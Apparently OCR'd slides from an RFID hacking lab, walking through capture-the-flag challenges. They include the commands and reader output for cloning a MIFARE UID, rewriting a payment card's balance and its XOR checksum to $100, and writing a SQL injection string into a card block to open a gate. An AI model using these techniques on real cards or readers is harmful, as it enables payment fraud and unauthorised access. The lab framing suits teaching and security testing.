
Challenge 10: Magic mifare

- Take the magic mifare card
- Overwrite UID with libnfc script
  nfc-mfsetuid AB62FC19

```
$~/Documents/Tools/SunFounder_SensorKit_for_RPi2/Python: nfc-mfsetuid AB62FC19
NFC reader: ACS / ACR122U PICC Interface opened
Sent bits:     26 (7 bits)
Received bits: 04  00
Sent bits:     93  20
Received bits: 12  34  56  78  08
Sent bits:     93  70  12  34  56  78  08  3c  a2
Received bits: 08  b6  dd

Found tag with
 UID: 12345678
ATQA: 0004
 SAK: 08

Sent bits:     50  00  57  cd
Sent bits:     40 (7 bits)
Received bits: a (4 bits)
Sent bits:     43
Received bits: 0a
Sent bits:     a0  00  5f  b1
Received bits: 0a
Sent bits:     ab  62  fc  19  2c  08  04  00  46  59  25  58  49  10  23  02  e8  ef
Received bits: 0a
```

Challenge 11: Vending Machine

- Card 1 and 2 are both employee cards
- Used to pay in the catering
- **For this excercise only target sector 10**
- Try to buy the 100 $ product from our shop



Challenge 11: Vending Machine

- Sector 10, block 40 contains:
  05 FB 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Amount of money
Hex to Dec:
1531 (15,31$)

Challenge 11: Vending Machine


- Convert 100,00 to hex → 10000 → 2710
- Write the following data to block 40:
  27 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00

java -jar acr122urw.jar --write 10 0 ABFFADFFBCFF 27100000000000000000000000000000

```
Opening device
Listening for cards...
13:44:25.079 [main] DEBUG o.n.spi.acs.Acr122ReaderWriter - Starting new thread Thread-0
Press ENTER to exit
Card detected: MIFARE_CLASSIC_1K ID:  ConnectionToken: org.nfctools.spi.acs.AcsConnectionToken@112c41a
Old block data: 05FB0000000000000000000000000000 (Key B: ABFFADFFBCFF)
New block data: 27100000000000000000000000000000 (Key B: ABFFADFFBCFF)
```

Challenge 12: Secure Vending Machine

- Card 1 and 2 are both employee cards
- Used to pay in the catering
- **For this excercise only target sector 7**
- Try to buy the 100 $ product from our shop



Challenge 12: Secure Vending machine

- Sector 7, block 28 contains:
  00 1F 00 00 02 26 00 00 00 00 00 00 00 02 39

Transaction number

Amount of money
Hex to Dec: 550

Checksum

Transaction number **XOR** Amount of money = Checksum

00 1F XOR 02 26 = 02 39

Challenge 12: Secure Vending machine

100 $ → 10000 → decimal to hex: **27 10**

Transaction number **XOR** Amount of money = Checksum

00 1F XOR 27 10 = 27 0F

The block should look like this:

00 1F 00 00 27 10 00 00 00 00 00 00 00 00 27 0F


Write it to the card:

java -jar acr122urw.jar --write 7 0 ABFFADFFBCFF 001F000027100000000000000000270F

```
New block data: 001F000027100000000000000000270F (Key B: ABFFADFFBCFF)
```

Challenge 13: WTF challenge (bonus)

- You get the source code of the RFID system
- Find the vulnerability
- Try to get through the gate



Challenge 13: WTF challenge (bonus)

- The source code:

```
# Clear Screen
os.system('clear')
# Select tag
util.set_tag(uid)
# Perform authentication to block 48
util.auth(rdr.auth_a, [0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF])
util.do_auth(48)

# Read block 48
(error,data) = rdr.read(48)
strData = ""
for item in data:
    strData += str(unichr(item))
strData = strData.rstrip("\x00")

# SQL lookup
sql='SELECT * FROM Employees WHERE CardNumber="' + strData + '"'
cursor.execute(sql)
result=cursor.fetchall()

# Check access
os.system('clear')
if len(result) > 0:
    fancyPrint(textWin,'green')
else:
    fancyPrint(textFail,'red')
# De-authenticate
with suppress_stdout():
    util.deauth()
```

Challenge 13: WTF challenge (bonus)

- The code contains a potential SQL injection so lets try to exploit it with following vector:

  A” OR “1”=”1

- Which would create the following SQL statement:

  SELECT * FROM Employees WHERE CardNumber=“A” OR “1”=”1”

Challenge 13: WTF challenge (bonus)

A” OR “1”=”1 to HEX is:

41 22 20 6f 72 20 22 31 22 3D 22 31

java -jar acr122urw.jar --write 12 0 FFFFFFFFFFFF 4122206f72202231223d223100000000

```
Opening device
Listening for cards...
14:45:40.093 [main] DEBUG o.n.spi.acs.Acr122ReaderWriter - Starting new thread Thread-0
Press ENTER to exit
Card detected: MIFARE_CLASSIC_1K ID:  ConnectionToken: org.nfctools.spi.acs.AcsConnectionToken@112c41a
Old block data: 00000000000000000000000000000000 (Key A: FFFFFFFFFFFF)
New block data: 4122206F72202231223D223100000000 (Key A: FFFFFFFFFFFF)
```